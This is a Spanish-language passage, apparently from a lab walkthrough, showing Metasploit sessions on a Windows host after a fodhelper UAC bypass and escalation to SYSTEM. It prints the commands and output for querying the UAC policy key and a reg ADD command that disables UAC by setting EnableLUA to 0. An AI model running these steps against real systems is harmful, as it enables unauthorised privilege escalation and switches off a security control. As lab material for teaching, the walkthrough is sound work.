...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Dejamos en BG la sesión y comprobamos desde fuera también

```
msf6 exploit(windows/local/bypassuac_fodhelper) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  8         meterpreter x64/windows  PC1\user1 @ PC1              10.0.2.9:4444 → 10.0.2.102:63183 (10
                                                                  .0.2.102)
  9         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ PC1    10.0.2.9:4444 → 10.0.2.102:63185 (10
                                                                  .0.2.102)
```

Una vez hemos obtenido privilegios, volvemos a abrir meterpreter, obtenemos una Shell y pedimos un reg query

```
C:\WINDOWS\system32>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System
    ConsentPromptBehaviorUser    REG_DWORD    0×3
    DSCAutomationHostEnabled    REG_DWORD    0×2
    EnableCursorSuppression    REG_DWORD    0×1
    EnableFullTrustStartupTasks    REG_DWORD    0×2
    EnableInstallerDetection    REG_DWORD    0×1
    EnableLUA    REG_DWORD    0×1
    EnableSecureUIAPaths    REG_DWORD    0×1
    EnableUIADesktopToggle    REG_DWORD    0×0
    EnableUwpStartupTasks    REG_DWORD    0×2
    EnableVirtualization    REG_DWORD    0×1
    PromptOnSecureDesktop    REG_DWORD    0×1
    SupportFullTrustStartupTasks    REG_DWORD    0×1
    SupportUwpStartupTasks    REG_DWORD    0×1
    ValidateAdminCodeSignatures    REG_DWORD    0×0
    ConsentPromptBehaviorAdmin    REG_DWORD    0×5
    dontdisplaylastusername    REG_DWORD    0×0
    legalnoticecaption    REG_SZ
    legalnoticetext    REG_SZ
    scforceoption    REG_DWORD    0×0
    shutdownwithoutlogon    REG_DWORD    0×1
    undockwithoutlogon    REG_DWORD    0×1
    LocalAccountTokenFilterPolicy    REG_DWORD    0×1

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\Audit
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\UIPI
```

Tras esto deshabilitamos el UAC

```
C:\WINDOWS\system32>C:\Windows\System32\cmd.exe /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsof
t\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
C:\Windows\System32\cmd.exe /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVer
sion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
La operaci◆n se complet◆ correctamente.
```

Comprobamos que se haya dehabilitado, debido a que se queda en 0x0 significa que se encuentra de esta forma. Si fuese 0x1 estaría habilitado.

```
C:\WINDOWS\system32>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v EnableL
UA
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System
    EnableLUA    REG_DWORD    0x0
```